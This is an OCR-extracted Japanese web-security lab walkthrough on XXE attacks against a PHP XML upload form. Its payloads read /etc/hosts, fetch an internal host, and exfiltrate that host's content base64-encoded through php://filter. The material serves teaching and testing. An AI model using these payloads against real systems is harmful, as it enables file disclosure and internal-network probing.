/var/www/html/4e/xxe-00.xml - wasbook@example.jp - エ


```
<?xml version="1.0" encoding="utf-8" ?>
<user>
  <name>安全太郎</name>
  <address>東京都港区</address>
</user>
```

【ブラウザ】







以下の内容で登録しました
氏名: 安全太郎
住所: 東京都港区



【ブラウザ→サーバ： リクエスト 4e/4e-020.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】




4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)（サーバー内ファイルの読み出し）


【サーバ： 4e/xxe-01.xml 】


/var/www/html/4e/xxe-01.xml - wasbook@example.jp - I


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY hosts SYSTEM "/etc/hosts">
]>
<user>
  <name>安全太郎</name>
  <address>&hosts;</address>
</user>
```


【ブラウザ】












【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】



4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)（内部ネットワークのアクセス）

【サーバ： 4e/xxe-02.xml 】

/var/www/html/4e/xxe-02.xml - wasbook@example.jp - エディタ - WinSCP

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

【ブラウザ】

example.jp/php70/4e/4e-020.html

example.jp/php70/4e/4e-020.html

XMLファイルを指定してください

参照... ファイルが選択されていません。 送信

example.jp/php70/4e/4e-020.html

example.jp/php70/4e/4e-020.html

XMLファイルを指定してください

参照... xxe-02.xml 送信

example.jp/php70/4e/4e-020.html | http://example.jp/php70/4e/4e-02

view-source:http://example.jp/php70/4e/4e-020.html


```
1 <body>
2 XMLファイルを指定してください<br>
3 <form action="4e-021.php" method="post" enctype="multipart/form-data">
4   <input type="file" name="user" />
5   <input type="submit"/>
6 </form>
7 </body>
```

example.jp/php70/4e/4e-021.php

example.jp/php70/4e/4e-021.php

以下の内容で登録しました
氏名: 徳丸浩
住所:

【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】



4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)（内部ネットワークのアクセス+base64）


【 xxe-03.xml 】


/var/www/html/4e/xxe-03.xml - wasbook@example.jp - エディタ - WinSCP


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "php://filter/read=convert.base64-encode/resource=http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```


PHPフィルタでも攻撃が成功します
これにより、http://internal.example.jp/のアクセス結果がBase64エンコードされた形で返ってくるので、
攻撃者は結果をBase64デコードすることで、元のHTMLを得ることができます

【ブラウザ】









【ブラウザ→サーバ： リクエスト 4e/4e-021.php → レスポンス 】